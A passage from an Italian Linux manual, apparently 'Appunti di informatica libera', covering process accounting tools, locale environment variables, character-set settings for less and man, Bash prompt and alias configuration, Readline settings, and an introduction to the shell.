Per la precisione, se '**`accton`**' viene usato senza argomenti, la contabilizzazione da parte del kernel viene disattivata; al contrario, se si indica il file da utilizzare, la contabilizzazione viene attivata e diretta verso quel file.

Il file in questione può essere '`/var/log/pacct`', o anche '`/var/account/pacct`'. Nel secondo caso, si attiva la registrazione contabile dei processi con il comando seguente (naturalmente è necessario che il file esista già).

\# **accton /var/account/pacct**

Il problema della contabilità dei processi sta nel fatto che viene ancora considerata un accessorio di importanza minore, pertanto può capitare che i programmi di cui si dispone non siano perfettamente conformi al formato del file generato dal kernel.

Al contrario della contabilità legata al file '`/var/log/wtmp`', le informazioni riferite ai processi vengono considerate delle informazioni riservate, pertanto i permessi del file '`/var/account/pacct`' dovrebbero impedire anche la lettura da parte degli utenti comuni.

Una gestione seria di questo sistema contabile richiede la sua attivazione e disattivazione attraverso la stessa procedura di inizializzazione del sistema. Semplificando molto le cose, lo script che attiva a disattiva la contabilità potrebbe essere fatto nel modo seguente:

```
#! /bin/sh

test -x /usr/sbin/accton || exit 0

case "$1" in
    start)
        echo "Avvio della contabilità dei processi."
        /usr/sbin/accton /var/account/pacct 2>/dev/null
        ;;
    stop)
        echo "Arresto della contabilità dei processi."
        /usr/sbin/accton 2>/dev/null
        ;;
    *)
        echo "Utilizzo: acct {start|stop}"
        exit 1
esac

exit 0
```

[3] **GNU Accounting Utilities** GNU GPL

57.3.1 # lastcomm

```
lastcomm [comando...] [utente...] [terminale...] [opzioni]
```

'**lastcomm**' [4] è il programma fondamentale per la lettura del file della contabilità dei processi. Di per sé, per funzionare, non richiede i privilegi dell'utente '**root**', però il file utilizzato per questa contabilità, '/var/log/pacct', è normalmente protetto contro qualunque accesso non privilegiato.

'**lastcomm**' può essere utilizzato senza argomenti, per ottenere tutte le informazioni contenute all'interno del file '/var/log/pacct', oppure può essere avviato con l'indicazione di comandi, utenti e terminali, in modo da limitare le informazioni che si vogliono estrarre da quel file.

Il listato tipico che si dovrebbe ottenere da questo programma è simile all'esempio seguente:

```
...
cat                     tizio    tty1       0.03 secs Tue Mar 30 07:38
ls                      tizio    tty1       0.04 secs Tue Mar 30 07:38
clear                   tizio    tty1       0.01 secs Tue Mar 30 07:38
```

Alcune opzioni

`--user` *nome_utente*

Se l'indicazione del nome di un utente può essere ambigua, nel senso che potrebbe essere confuso con un comando, si può utilizzare questa opzione.

`--command` *comando*

Questa opzione permette di indicare un comando in modo da evitare ambiguità con i nomi degli utenti e dei terminali.

`--tty` *terminale*

Questa opzione permette di indicare un terminale (il nome del dispositivo senza il prefisso '/dev/') in modo da evitare ambiguità con i nomi degli utenti e dei comandi.

`-f` *file_della_contabilità* | `--file` *file_della_contabilità*

Se si desidera consultare un file diverso da quello predefinito, si può utilizzare questa opzione per specificarlo.

Esempi

lastcomm tizio

Mostra la contabilità dei processi riferita all'utente '**tizio**'.

lastcomm --user tizio

Esattamente come nell'esempio precedente, ma con l'indicazione esplicita che '**tizio**' è inteso essere un utente.

57.3.2 # sa

```
sa [opzioni] [file_della_contabilità]
```

'**sa**' è un programma che genera delle statistiche dai dati contenuti nel file '/var/account/pacct', o in un altro che venga indicato come ultimo argomento della riga di comando. Oltre a questo, '**sa**' utilizza altri due file: '/var/account/savacct' e '/var/account/usracct'.

[4] **GNU Accounting Utilities** GNU GPL

Questi gli permettono di annotare le informazioni generate; nel primo caso riferite alla situazione complessiva, nel secondo distinte in base all'utente.

A seconda di come è stato compilato il sorgente del programma, alcune opzioni possono essere disponibili o meno; inoltre, non è stabilito in modo univoco quale sia la collocazione esatta dei file utilizzati per questa contabilità. Per conoscere queste cose, basta avviare '**`sa`**' con l'opzione '**`-h`**'. In particolare, si potrebbe vedere il risultato seguente:

```
The system's default process accounting files are:

  raw process accounting data: /var/account/pacct
      summary by command name: /var/account/savacct
          summary by username: /var/account/usracct
```

In condizioni normali, quando '**`sa`**' viene avviato senza opzioni (o al massimo con l'indicazione del file contenente la contabilità), si ottiene un listato simile a quello seguente:

```
     246     112.57re       1.38cp
      24       8.60re       0.95cp   ***other*
       2       1.03re       0.19cp   dpkg
       5       5.08re       0.05cp   troff
      48       8.08re       0.03cp   sh
       2       0.43re       0.02cp   rm
      12       8.42re       0.02cp   man
      36       0.13re       0.02cp   sa
...
```

La prima colonna rappresenta l'utilizzo in termini di chiamate di sistema, dove per esempio '**`rm`**' è stato avviato solo due volte; la seconda colonna, dove i valori sono seguiti dalla sigla '**`re`**', indica il tempo reale di CPU; la terza colonna riporta la somma tra il tempo di sistema e quello utente dell'utilizzo della CPU; l'ultima colonna indica il nome del processo relativo.

Nel seguito vengono descritte solo alcune delle opzioni, dove in particolare sono state saltate quelle che possono aiutare a riordinare in modo differente i dati. Eventualmente, si può consultare la pagina di manuale *sa(8)*.

Alcune opzioni

`-c | --percentages`

Per ogni colonna di valori, ne aggiunge un'altra con le percentuali relative.

`-m | --user-summary`

Invece di generare un listato normale organizzato secondo i processi, genera un riassunto dell'utilizzo in base agli utenti proprietari dei processi.

`-u | --print-users`

Genera un elenco differente, composto dagli utenti, il tempo di CPU e il nome dei processi utilizzati dagli utenti stessi. Il risultato è un elenco molto più lungo del solito.

Configurazione e personalizzazione

Durante la fase di installazione di GNU/Linux, è normale per le varie distribuzioni di prendersi cura di un minimo di configurazione del sistema, soprattutto per ciò che riguarda le convenzioni nazionali. A questo proposito è bene conoscere l'uso di due termini comuni:

- *internazionalizzazione* , abbreviato con la sigla *i18n*, che si riferisce alla creazione o alla modifica di un programma in modo che sia in grado di tenere conto delle preferenze dell'utente (basate generalmente sulle convenzioni nazionali);
- *localizzazione*, abbreviato con la sigla *l10n*, che si riferisce all'azione di informare un programma sulla scelta di un insieme particolare di preferenze.

Ci sono aspetti della configurazione che riguardano il sistema nel suo complesso, come la definizione della mappa della tastiera, oppure solo una sessione di lavoro particolare. Questo significa che parte della configurazione è riservata all'amministratore, mentre il resto può essere modificato dal singolo utente, senza interferire sull'attività degli altri.

> In questo capitolo si fa riferimento a concetti che verranno chiariti in capitoli successivi, in particolare ciò che riguarda la shell e con essa la definizione delle variabili di ambiente. In particolare, gli esempi mostrati fanno riferimento alle shell compatibili con quella di Bourne.

58.1 Frammentazione del sistema di configurazione

Lo sconforto maggiore per chi si avvicina a un sistema operativo Unix (quali i sistemi GNU) per la prima volta, è dato dalla complessità del sistema di configurazione. Il problema è che non esiste una «autorità» unica di configurazione, perché le esigenze di questo tipo sono dinamiche, in funzione delle caratteristiche particolari dei programmi utilizzati.

A ben guardare, questo problema riguarda qualunque sistema operativo che abbia un minimo di complessità.

58.1.1 Collocazione

In linea di massima si distinguono due livelli: la configurazione globale del sistema, definita nei file contenuti nella directory '`/etc/`' che sono di competenza dell'amministratore del sistema; al configurazione particolare di ogni utente, definita da una serie di file contenuti nelle rispettive directory personali (*home*), che si distinguono perché generalmente iniziano con un punto singolo.

La configurazione globale dovrebbe essere predisposta in modo da garantire i servizi previsti e la sicurezza richiesta dalle caratteristiche del sistema. Oltre a questo, dovrebbe offrire un'impostazione standard per gli utenti che poi potrebbero limitarsi a modificare il minimo indispensabile.

58.1.2 Sequenza

Si possono distinguere tre fasi nella definizione della configurazione del sistema:

1. la procedura di inizializzazione del sistema (Init);
2. lo script di configurazione globale della shell (nel caso di quelle derivate dalla shell di Bourne si tratta di '`/etc/profile`');
3. lo script di configurazione personale della shell (per esempio '`~/.profile`', o qualcosa di simile);
4. i programmi avviati successivamente utilizzano i loro metodi di configurazione, basati eventualmente su file di configurazione globale collocati nella directory '`/etc/`', su file di configurazione personalizzata collocati nelle directory personali degli utenti che li utilizzano, sulla presenza e sul contenuto di variabili di ambiente determinate.

La prima fase viene eseguita una volta sola all'atto dell'avvio del sistema. Serve per attivare i servizi previsti, generalmente in forma di programmi demone, oltre che per fissare alcuni elementi di configurazione che non possono essere demandati in alcun caso alla gestione da parte degli utenti comuni.

In questa fase, tra le altre cose, viene impostata la mappa della tastiera, si definiscono le interfacce di rete e gli instradamenti.

Tutto questo, naturalmente, può essere modificato dall'amministratore durante il funzionamento del sistema, attraverso comandi opportuni, ma è bene che il meccanismo funzioni correttamente all'avvio, in modo da ridurre i problemi.

La maggior parte delle distribuzioni GNU è organizzata in modo che uno script di questa procedura di avvio del sistema sia destinato a essere eseguito per ultimo. Il nome è solitamente '`rc.local`' e potrebbe trovarsi nella directory '`/etc/rc.d/`'. Questo script è il luogo conveniente per aggiungere l'avvio di alcuni servizi eccezionali o per definire parte della configurazione di rete, quando non si riesce a intervenire in modo più elegante.

Superata la fase di avvio sotto il controllo della procedura di inizializzazione del sistema, Init mette in funzione i programmi Getty che si occupano di attivare la procedura di accesso attraverso i terminali previsti (console inclusa). L'accesso attraverso uno di questi terminali fa sì che venga avviata la shell definita per quell'utente particolare.

Le shell usuali utilizzano uno script di configurazione globale, collocato nella directory '`/etc/`' e almeno uno personalizzato nella directory personale dell'utente: prima viene eseguito quello globale, quindi quello personalizzato.

Gli script di configurazione delle shell sono utilizzati prevalentemente per definire alcune variabili di ambiente utili a definire il comportamento della shell stessa e a tutti i programmi che ne possono avere bisogno.

58.1.3 Effetto

È importante rendersi conto che le variabili di ambiente sono delle entità definite all'interno di un processo e si trasmettono ai processi discendenti con gli stessi valori, fino a quando non vengono modificate in qualche modo.

Questo significa anche che processi paralleli, avviati dallo stesso utente, possono avere configurazioni differenti per ciò che riguarda le variabili di ambiente, proprio perché questo «ambiente» viene modificato.

I programmi consentono spesso l'utilizzo di una configurazione basata sulla combinazione dell'uso di file e di variabili di ambiente, dove queste ultime hanno il sopravvento.

58.2 Configurazione in base alla nazionalità: localizzazione

La configurazione più importante a cui dovrebbe provvedere ogni singolo utente, è la definizione della localizzazione. Attraverso questa, con i programmi che sono in grado di riconoscerla e di adeguarvisi, si può specificare il linguaggio, l'insieme di caratteri e altre opzioni che dipendono tipicamente dalle convenzioni nazionali e locali.

Questo tipo di configurazione avviene attraverso la definizione di variabili di ambiente opportune.

> La sigla «i18n» rappresenta scherzosamente il termine *internationalization*, in quanto la prima e l'ultima lettera, «i» e «n», sono separate da 18 caratteri. Nello stesso modo e con lo stesso ragionamento, la sigla '**`l10n`**' rappresenta il termine *localization*.

58.2.1 Disponibilità della localizzazione

Prima di configurare determinate variabili per attivare la localizzazione nei programmi che ne sono predisposti, occorre verificare che il sistema sia in grado di fornire le informazioni necessarie ai programmi. Infatti, a parte l'uso di variabili di ambiente, cosa che rappresenta solo l'aspetto più esterno del problema, occorre che siano stati definiti una serie di file di conversione per il tipo di localizzazione che si intende ottenere.

Si ottiene un elenco dei nomi utilizzabili per definire la localizzazione con il comando seguente:

```
$ locale -a
```

Il vero problema nella localizzazione sta nel fatto che i nomi utilizzabili per definirla non sono standard e occorre almeno fare una piccola verifica in questo modo, una volta stabilito come si vuole agire.

I file di conversione utilizzati dal sistema per sostenere la localizzazione dovrebbero trovarsi a partire dalla directory '`/usr/share/locale/`', dalla quale si diramano tante directory quanti sono effettivamente i tipi di localizzazioni gestibili.

Se nell'elenco ottenuto non c'è ciò che serve alla propria lingua, è molto probabile che non siano state compilate le informazioni necessarie a partire dai sorgenti di queste. A questo proposito si può consultare il capitolo 48.

58.2.2 Scelta della definizione

La localizzazione, così come risulta organizzata in questo momento, può essere definita solo in base all'appartenenza a un certo paese, o al massimo, in alcuni casi, a una certa regione. Per la precisione, questa regionalizzazione si basa sulla scelta di una lingua e di una nazione (si pensi al caso della Svizzera che ha tre lingue nazionali). Eventualmente è consentito scegliere l'insieme di caratteri, ma in pratica, le definizioni disponibili impongono già l'insieme di caratteri più appropriato alla scelta linguistico-nazionale definita.

La tabella 58.1 mostra l'elenco di alcuni codici tipici per la definizione della localizzazione.

Tabella 58.1. Alcuni codici per la definizione della localizzazione.

Nome	Descrizione
it_IT	Lingua italiana, nazionalità italiana.
it_IT.ISO-8859-1	Lingua italiana, nazionalità italiana, codifica ISO 8859-1.
de_DE	Lingua tedesca, nazionalità tedesca.
de_DE.ISO-8859-1	Lingua tedesca, nazionalità tedesca, codifica ISO 8859-1.
fr_FR	Lingua francese, nazionalità francese.
fr_FR.ISO-8859-1	Lingua francese, nazionalità francese, codifica ISO 8859-1.
it_CH	Lingua italiana, nazionalità svizzera.
it_CH.ISO-8859-1	Lingua italiana, nazionalità svizzera, codifica ISO 8859-1.
de_CH	Lingua tedesca, nazionalità svizzera.
de_CH.ISO-8859-1	Lingua tedesca, nazionalità svizzera, codifica ISO 8859-1.
fr_CH	Lingua francese, nazionalità svizzera.
fr_CH.ISO-8859-1	Lingua francese, nazionalità svizzera, codifica ISO 8859-1.
de_AT	Lingua tedesca, nazionalità austriaca.
de_AT.ISO-8859-1	Lingua tedesca, nazionalità austriaca, codifica ISO 8859-1.

Per l’Italia, la definizione corretta, completa, dovrebbe essere ‘**`it_IT.ISO-8859-1`**’.

Prima di proseguire, è il caso di insistere sul fatto che tra un sistema Unix e l’altro, le definizioni usate per distinguere i vari tipi di localizzazione potrebbero essere anche molto diverse. Seguono gli esempi di alcuni modi possibili, ma non sempre validi, per rappresentare la localizzazione italiana.

```
it
italian
it_IT
it_IT.ISO-8859-1
italian.ISO-8859-1
it_IT.ISO_8859_1
it_IT.ISO8859-1
it_IT.iso8859-1
it_IT.ISO88591
```

58.2.3 Variabili per la localizzazione

Una volta stabilita la definizione da adottare per l’impostazione corretta della localizzazione, si deve passare alla «attivazione» delle variabili di ambiente desiderate, assegnando loro le scelte rispettive. Per controllare l’effetto di una configurazione particolare, basta usare ‘**`locale`**’ senza argomenti.

`LC_ALL`

Questa variabile serve a definire in un colpo solo tutta la localizzazione, sovrapponendosi a tutte le altre variabili di ambiente destinate a questo scopo, qualunque sia il loro contenuto effettivo. Per questo motivo è decisamente **sconsigliabile** il suo utilizzo, almeno in una configurazione accurata.

Un buon motivo per evitare di utilizzare questa variabile è quello per cui alcuni applicativi, come Perl, non accettano l’incoerenza tra questa variabile e altre del gruppo ‘**`LC_*`**’, rendendo inutile l’uso di una variabile che si impone sulle altre.

`LANG`

‘**`LANG`**’ permette di definire la localizzazione predefinita per le variabili del gruppo ‘**`LC_*`**’ che non siano state definite. Per questo, è molto importante definire e assegnare un valore alla variabile ‘**`LANG`**’, in modo da garantire il supporto per tutti i vari aspetti della localizzazione, anche se non specificati esplicitamente.

```
#!/bin/sh
#...
LANG=it_IT.ISO-8859-1
export LANG
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile '**LANG**' per la localizzazione italiana predefinita.

LC_COLLATE

Questa variabile permette di definire l'ordine dei caratteri, influenzando le operazioni di ordinamento (vero e proprio) e in generale quelle di confronto.

```
#!/bin/sh
#...
LC_COLLATE=it_IT.ISO-8859-1
export LC_COLLATE
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile '**LC_COLLATE**' per la localizzazione italiana dell'ordinamento dei caratteri.

LC_CTYPE

Questa variabile permette di definire l'insieme di caratteri. Ciò può avere effetto sulla loro rappresentazione, sull'abbinamento tra minuscole e maiuscole, sulla classificazione dei caratteri; per esempio: numerici, alfabetici, di punteggiatura e diversi.

```
#!/bin/sh
#...
LC_CTYPE=it_IT.ISO-8859-1
export LC_CTYPE
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile '**LC_CTYPE**' per la localizzazione italiana dell'insieme di caratteri.

LC_NUMERIC

Questa variabile permette di definire il modo di rappresentazione dei numeri. A livello pratico, quello che si può ottenere è lo scambio tra il punto e la virgola per la rappresentazione della parte numerica decimale e per la separazione delle migliaia.

```
#!/bin/sh
#...
LC_NUMERIC=it_IT.ISO-8859-1
export LC_NUMERIC
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile '**LC_NUMERIC**' per la localizzazione italiana della rappresentazione dei valori numerici.

LC_MONETARY

Questa variabile permette di definire il modo di rappresentazione delle valute: il simbolo di valuta, il numero di decimali da adottare e altre caratteristiche eventuali.

LC_TIME

Questa variabile permette di definire la rappresentazione delle informazioni data-orario. Si tratta di un'impostazione importante, perché, tra le altre cose, fa sì che i comandi di sistema restituiscano i nomi dei mesi e dei giorni della settimana in italiano.

```
#!/bin/sh
#...
LC_TIME=it_IT.ISO-8859-1
export LC_TIME
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile '**LC_TIME**' per la localizzazione italiana della rappresentazione dei valori data-orario.

$ **date**[*Invio*]

```
dom ago  2 15:35:48 CEST 1998
```

L'esempio mostra come potrebbe essere visualizzata la data dal comando '**date**', quando la variabile '**LC_TIME**' è configurata per la localizzazione italiana.

58.2.4 Definizioni standard di localizzazione

Esistono due definizioni locali standard che è bene conoscere: '**C**' e '**POSIX**'. Entrambe rappresentano la stessa impostazione: quella predefinita in mancanza di altre definizioni.

58.2.5 $ locale

```
locale [opzioni]
```

'**locale**' [1] permette di conoscere l'impostazione del proprio sistema di localizzazione ed è utile per verificare la configurazione delle variabili di ambiente relative.

Alcune opzioni

```
-a | --all-locale
```

Emette l'elenco di tutti i nomi utilizzabili nelle definizioni di localizzazione.

```
-m | --charmaps
```

Emette l'elenco di tutti i nomi riferiti a definizioni di mappe di caratteri.

Esempi

$ **locale**[*Invio*]

Utilizzando '**locale**' senza argomenti, si ottiene la situazione corrente dell'impostazione della localizzazione. Si supponga di ottenere quanto segue:

```
LANG=POSIX
LC_CTYPE=it_IT
LC_NUMERIC="POSIX"
LC_TIME=it_IT.ISO-8859-1
LC_COLLATE="POSIX"
LC_MONETARY="POSIX"
LC_MESSAGES="POSIX"
LC_ALL=
```

Quanto ottenuto in questo esempio rappresenta l'impostazione delle sole variabili '**LC_CTYPE**' e '**LC_TIME**', con impostazioni simili e di fatto equivalenti. Tutte le altre variabili, non essendo state definite, sono impostate secondo la localizzazione '**POSIX**', che è quella predefinita.

58.3 Insieme di caratteri

In linea di massima, la localizzazione definita attraverso le variabili di ambiente '**LC_***', descritte nelle sezioni precedenti, dovrebbe essere sufficiente per stabilire implicitamente anche le esigenze relative all'insieme dei caratteri utilizzato per la visualizzazione dei dati. In pratica, la localizzazione '**it_IT.ISO-8859-1**' dovrebbe avere stabilito che la codifica che si vuole gestire è ISO 8859-1. In pratica, alcuni programmi ignorano la localizzazione, oppure sono configurati in modo predefinito in senso contrario.

[1] **GNU C Library** GNU GPL

58.3.1 Variabile LESSCHARSET

Il programma '**`less`**', utilizzato generalmente per lo scorrimento a video del testo delle pagine di manuale, è sensibile al contenuto della variabile '**`LESSCHARSET`**'. In situazioni normali, per visualizzare correttamente del testo che contenga lettere accentate e altri simboli utilizzati nella codifica ISO 8859-1, occorre che contenga la stringa '**`latin1`**'.

```
#!/bin/sh
#...
LESSCHARSET=latin1
export LESSCHARSET
```

L'esempio mostra un pezzo di uno script attraverso cui viene definita la variabile '**`LESSCHARSET`**' nel modo descritto.

58.3.2 /etc/manconfig

Il programma '**`man`**' può essere configurato attraverso il file '`/etc/man.config`'. Questo file serve a definire una serie di comportamenti di '**`man`**' e in particolare gli argomenti da utilizzare per i programmi usati per la formattazione del testo della documentazione tradizionale.

I programmi '**`groff`**' e '**`geqn`**', quando vengono usati per generare il testo da visualizzare a video (testo che poi viene gestito attraverso '**`more`**' o '**`less`**'), richiedono l'uso dell'opzione '**`-T`**' con l'argomento '**`latin1`**', in modo da consentire l'emissione di caratteri che facciano parte della codifica ISO 8859-1. Senza questa accortezza, le lettere accentate e altri simboli vengono esclusi dal testo generato.

```
TROFF           /usr/bin/groff -Tps -mandoc
NROFF           /usr/bin/groff -Tlatin1 -mandoc
EQN             /usr/bin/geqn -Tps
NEQN            /usr/bin/geqn -Tlatin1
TBL             /usr/bin/gtbl
# COL           /usr/bin/col
REFER           /usr/bin/grefer
PIC             /usr/bin/gpic
VGRIND
GRAP
PAGER           /usr/bin/less -is
CAT             /bin/cat
```

L'esempio mostra un pezzo del file di configurazione '`/etc/man.config`' nel quale si deve osservare l'uso dell'opzione '**`-Tlatin1`**' per '**`groff`**' e '**`geqn`**', quando questi programmi servono per generare testo da visualizzare attraverso lo schermo a caratteri.

58.4 Configurazioni comuni varie

Alcuni tipi di configurazione comune, sono di minore importanza e in parte già descritti altrove in questo documento, ma può essere utile raccoglierli come riferimento.

58.4.1 Invito della shell

Per quanto banale, la configurazione dell'invito della shell può essere molto importante. Il suo aspetto e la sua configurazione dipendono dalla shell stessa.

Chi utilizza le shell derivate da quella di Bourne si deve impostare la variabile di ambiente '**`PS1`**'. Nel caso di Bash si può utilizzare eventualmente la definizione seguente, nel file '`/etc/`

`profile`', se deve riguardare la configurazione standard per tutti gli utenti, oppure nel file '`~/.bash_profile`' se si tratta della configurazione personale.

```
PS1='\u@\h:\w\$ '
export PS1
```

58.4.2 Prevenzione dalla cancellazione involontaria

Più volte, in questo documento, è ripetuto quanto sia facile eliminare inavvertitamente dei file, per un utilizzo improprio del comando di cancellazione, '**`rm`**', oppure per una sovrascrittura involontaria attraverso la copia o lo spostamento dei file.

La shell Bash permette di creare degli alias a comandi normali, definendo l'utilizzo sistematico di opzioni determinate. I comandi seguenti definiscono tre alias ai comandi '**`rm`**', '**`cp`**' e '**`mv`**', in modo che venga usata sempre l'opzione '**`-i`**', con la quale si ottiene una richiesta di conferma nel momento in cui si richiede la cancellazione di un file per qualunque motivo.

```
alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

Successivamente, per evitare la seccatura di dover confermare la cancellazione o la sovrascrittura di file, basterà utilizzare l'opzione '**`-f`**' (*force*).

58.4.3 Libreria Readline

Molti programmi che funzionano in modo interattivo mostrando un invito all'inserimento dei comandi (un *prompt*) e offrendo una riga di comando, sfruttano un'unica libreria molto sofisticata per farlo: si tratta generalmente della libreria Readline. La shell Bash è l'applicativo più comune che utilizza questa libreria.

Può essere utile definire la configurazione di questa libreria attraverso il file '`~/.inputrc`' (il file di configurazione generale, '`/etc/inputrc`', potrebbe essere ignorato), in modo da facilitare l'uso della tastiera e l'inserimento di caratteri che utilizzano anche l'ottavo bit. L'esempio seguente si riferisce alla configurazione necessaria per l'uso ottimale di una console virtuale su un elaboratore con architettura i386.

```
# Abilita l'inserimento di caratteri a 8 bit.
set meta-flag           on

# Disabilita la conversione dei caratteri con l'ottavo bit attivo
# in sequenze di escape.
set convert-meta        off

# Abilita la visualizzazione di caratteri a 8 bit.
set output-meta         on

# Modifica l'abbinamento con i tasti rispetto a determinati comportamenti.
"\e[1~": beginning-of-line      # [home]                era C-a
"\e[4~": end-of-line            # [fine]                era C-e
"\e[3~": delete-char            # [canc]                era C-d
"\e[5~": backward-word          # [pagina su]           era M-b
"\e[6~": forward-word           # [pagina giù]          era M-f
```

58.5 Riferimenti

• Marco Gaiarin, *Linux Italian-HOWTO*

<*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Indice analitico del volume

Appunti di informatica libera 2003.01.01

Volume II

Utilizzo fondamentale del sistema operativo

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte xv

Shell (Bash)

Introduzione alla shell tradizionale

La shell è il programma più importante in un sistema operativo, dopo il kernel. È in pratica il mezzo con cui si comunica con il sistema e attraverso il quale si avviano e si controlla l'esecuzione degli altri programmi.

La shell ha questo nome (conchiglia) perché di fatto è la superficie con cui l'utente entra in contatto quando vuole interagire con il sistema: la shell che racchiude il kernel.

Una shell è qualsiasi programma in grado di consentire all'utente di interagire con il sistema. Può trattarsi di qualcosa di molto semplice come una riga attraverso cui è possibile digitare dei comandi, oppure un menù di comandi già pronti, o un sistema grafico a icone, o qualunque altra cosa possa svolgere questo compito.

Nei sistemi Unix si usano ancora shell a riga di comando, ma queste, anche se povere esteticamente, sono comunque molto potenti e difficilmente sostituibili.

La shell tipica di un sistema Unix è l'interprete di un linguaggio di programmazione orientato all'avvio e al controllo di altri programmi. Questo interprete è in grado di eseguire i comandi impartiti da un utente attraverso una riga di comando in modo interattivo, oppure di eseguire un file script, scritto nel linguaggio della shell.

59.1 Invito della shell

Quando una shell attende ed esegue i comandi impartiti dall'utente, si trova in una modalità di funzionamento interattivo. La disponibilità da parte della shell di ricevere comandi viene evidenziata dall'apparizione sullo schermo del terminale di un messaggio di invito o *prompt*. Questo, per lo più, è composto da simboli e informazioni utili all'utente per tenere d'occhio il contesto in cui sta operando.

In questo senso, l'invito è un elemento importante della shell, tenendo conto soprattutto della possibilità di configurarlo in base alle proprie esigenze. Il concetto di «invito» riguarda tutti i programmi che richiedono un'interazione con l'utente attraverso una riga di comando.

59.2 Storico dei comandi

Lo storico dei comandi (o «storia», se si preferisce il termine) è un registro degli ultimi comandi inseriti dall'utente. Quando la shell lo gestisce, l'utente è in grado di ripescare facilmente un comando utilizzato poco prima, senza doverlo riscrivere completamente, con la possibilità di modificarlo o di completarlo.

59.3 Comandi interni

La maggior parte delle shell mette a disposizione una serie di comandi interni (o comandi incorporati) che vengono richiamati nello stesso modo con cui si avvia un programma normale. Solitamente, se esiste un programma con lo stesso nome di un comando interno, è il comando ad avere la precedenza.

Di solito, i programmi standard che hanno lo stesso nome di comandi interni delle shell principali, svolgono un compito simile.

Spesso, questo fatto è causa di equivoci fastidiosi: alle volte non si è in grado di capire il motivo per il quale un certo programma non funziona esattamente come ci si aspetterebbe.

59.4 Alias

Alcune shell permettono la definizione di nuovi comandi in forma di *alias* di comandi già esistenti. L'utilità di questo sta nella possibilità di permettere l'uso di nomi differenti per uno stesso risultato, oppure per definire l'utilizzo sistematico di opzioni determinate.

Per comprendere il senso di questo si può considerare un esempio. Si potrebbe creare l'alias '**`dir`**' che in realtà esegue il comando '**`ls -l`**'.

59.5 Ambiente

Ogni programma in funzione nel sistema ha un proprio *ambiente* definito in base a delle *variabili di ambiente*. Le variabili di ambiente sono un mezzo elementare e pratico di configurazione del sistema: i programmi, a seconda dei loro compiti e del loro contesto, cercano di leggere alcune variabili di loro interesse e in base al contenuto di queste adeguano il loro comportamento.

L'ambiente consegnato a ogni programma che viene messo in esecuzione, è controllato dalla shell che è in grado di assegnare ambienti diversi a programmi diversi.

La shell può quindi creare, modificare e leggere queste variabili, cosa particolarmente utile per la realizzazione di file script.

59.6 Pipeline

La shell mette in esecuzione i comandi ed è in grado di ridirigere il flusso di dati standard: standard input, standard output e standard error.

Questa caratteristica è importantissima per la realizzazione di comandi complessi attraverso l'elaborazione successiva da parte di una serie di programmi.

Dal punto di vista della shell, ogni comando, anche se composto dalla richiesta di esecuzione di un solo programma, è una pipeline.

59.7 Script

Con il termine script si identifica un programma scritto ed eseguito nella sua forma sorgente senza l'intervento di alcuna compilazione. Normalmente, le shell sono in grado di eseguire dei file script, scritti secondo il loro linguaggio.

Per convenzione, gli script di shell e anche di altri linguaggi interpretati, iniziano con una riga che specifica il programma in grado di interpretarli.

```
#!/bin/sh
```

Questa riga, per esempio, è l'inizio di uno script che deve essere interpretato dal programma '`/bin/sh`', ovvero dalla shell Bourne o altra compatibile.

59.8 Sostituzione o espansione

Una caratteristica molto importante delle shell tradizionali è la possibilità di effettuare una serie di sostituzioni, o espansioni, nel comando impartito interattivamente o contenuto in un programma script.

59.8.1 Caratteri jolly o metacaratteri

I caratteri jolly, o metacaratteri, sono quei simboli utilizzati per fare riferimento facilmente a gruppi di file o di directory. Nei sistemi Unix sono le shell a occuparsi della traduzione dei caratteri jolly. In questo modo, una riga di comando che ne contiene, viene trasformata dalla shell che fornisce così, al programma da avviare, l'elenco completo di file e directory che si ottengono dall'espansione di questi caratteri speciali.

Dal momento che tale attività è competenza delle shell, dipende dalla shell utilizzata il tipo di caratteri jolly a disposizione e anche il loro significato.

È importante ricordare che alcuni testi fanno riferimento a questo concetto con il termine *globbing*.

59.8.2 Variabili e parametri

Come accennato, le shell permettono di creare o modificare il contenuto di variabili di ambiente. Queste variabili possono essere utilizzate per la costruzione di comandi, ottenendo così la sostituzione con il valore che contengono, prima dell'esecuzione di questi.

Nello stesso modo, i parametri, che sono un tipo particolare di variabili a sola lettura, possono essere usati nelle righe di comando. Di solito si tratta degli argomenti passati a uno script.

59.8.3 Sostituzione di comandi

